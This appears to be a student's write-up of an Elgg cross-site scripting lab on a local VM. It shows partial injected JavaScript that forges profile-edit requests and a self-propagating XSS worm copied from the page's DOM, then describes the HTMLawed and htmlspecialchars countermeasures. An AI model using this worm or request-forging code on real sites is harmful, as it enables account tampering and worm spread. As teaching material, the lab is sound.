



All Site Activity

Samy is now a friend with Samy *just now*

Boby is now a friend with Samy *17 minutes ago*

Alice's friend list before visiting Samy's profile:






With Malicious code injected, when Alice visits Samy's profile page an add friend request is generated and sent to the Elgg server. As a result, Samy is added to Alice's friend list without her noticing.

Task 5: Modifying the Victim's Profile

In this task we have to use JavaScript program similar to previous task but this time to send out a POST request modifying the victim's profile. In order to forge a POST request Samy needs to investigate the actual POST request that is sent when the profile of a user is modified. Samy can do this easily by modifying his own profile and use web developer tools to monitor the HTTP request triggered. Once the request has been investigated, we can see that the content sent out starts with elgg token and ts variables followed by profile page fields and their access level.

Samy adds this Javascript code in his profile:



Edit profile

Display name: Samy

About me

```
<script type="text/javascript">
window.onload=function() {
guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+elgg.session.user.name;
var desc="&description=Amrutha is my Hero"+
                        "&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if (elgg.session.user.guid!=47) {
```

Public

Brief description


Public

Location


Public

Interests

Alice's profile before visiting Samy's profile:



Alice’s profile changes to “Amrutha is my hero” after she visits his profile:


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Alice : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Account »
Add widgets
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search

Alice
About me
Amrutha is my Hero


Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. The JavaScript code that can achieve this is called a self-propagating cross-site scripting worm. In this task, we need to implement such a worm, which infects the victim's profile and adds the user "Samy" as a friend.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile.

Self-propagating worm using DOM approach

The self-propagating worm using the ID approach, is to inject code(worm) into victim user's profile, without any external links to the JavaScript code. The attacker needs to inject the malicious code to a victim's profile and self-propagate it by retrieving a copy of it from the DOM tree of the webpage. Samy injects code into his profile through edit profile functionality in Elgg. He injects code in About Me field.



Edit profile

Display name: Samy

About me

```
<script type="text/javascript" id="worm">
window.onload=function() {
var headerTag="<script id=\"worm\" type=\"text/javascript\">";
var jsCode=document.getElementById('worm").innerHTML;
var tailTag="</" + "script>";
var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);
var desc="&description=Amrutha is my Hero"+wormCode;
desc+="&accesslevel[description]=2";

var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
```

Public

Brief description


Public

Location

Public

Interests


Alice’s profile changed and Samy got added as her friend



www.xsslabelgg.com/profile/alice

Alice
About me
Amrutha is my Hero


Boby’s profile before seeing Alice’s profile.



www.xsslabelgg.com/profile/boby

Boby

Boby’s profile got changed after seeing Alice’s profile



www.xsslabelgg.com/profile/boby

Boby
About me
Amrutha is my Hero


Task 7: Countermeasures

Elgg does have built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin HTMLawed 1.8 on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the elgg/ engine/lib/input.php file. To turn on the countermeasure, login to the application as admin, goto administration (on top menu) →plugins (on the right panel), andSelect security and spam in the dropdown menu and click filter. You should find the HTMLawed 1.8 plugin below. Click on Activate to enable the countermeasure.

In addition to the HTMLawed 1.8 security plugin in Elgg, there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in the user input, such as encod- ing "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files.


Uncomment the corresponding "htmlspecialchars" function calls in each file. Once you know how to turn on these countermeasures, please do the following:

1. Activate only the HTMLawed 1.8 countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.



Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.

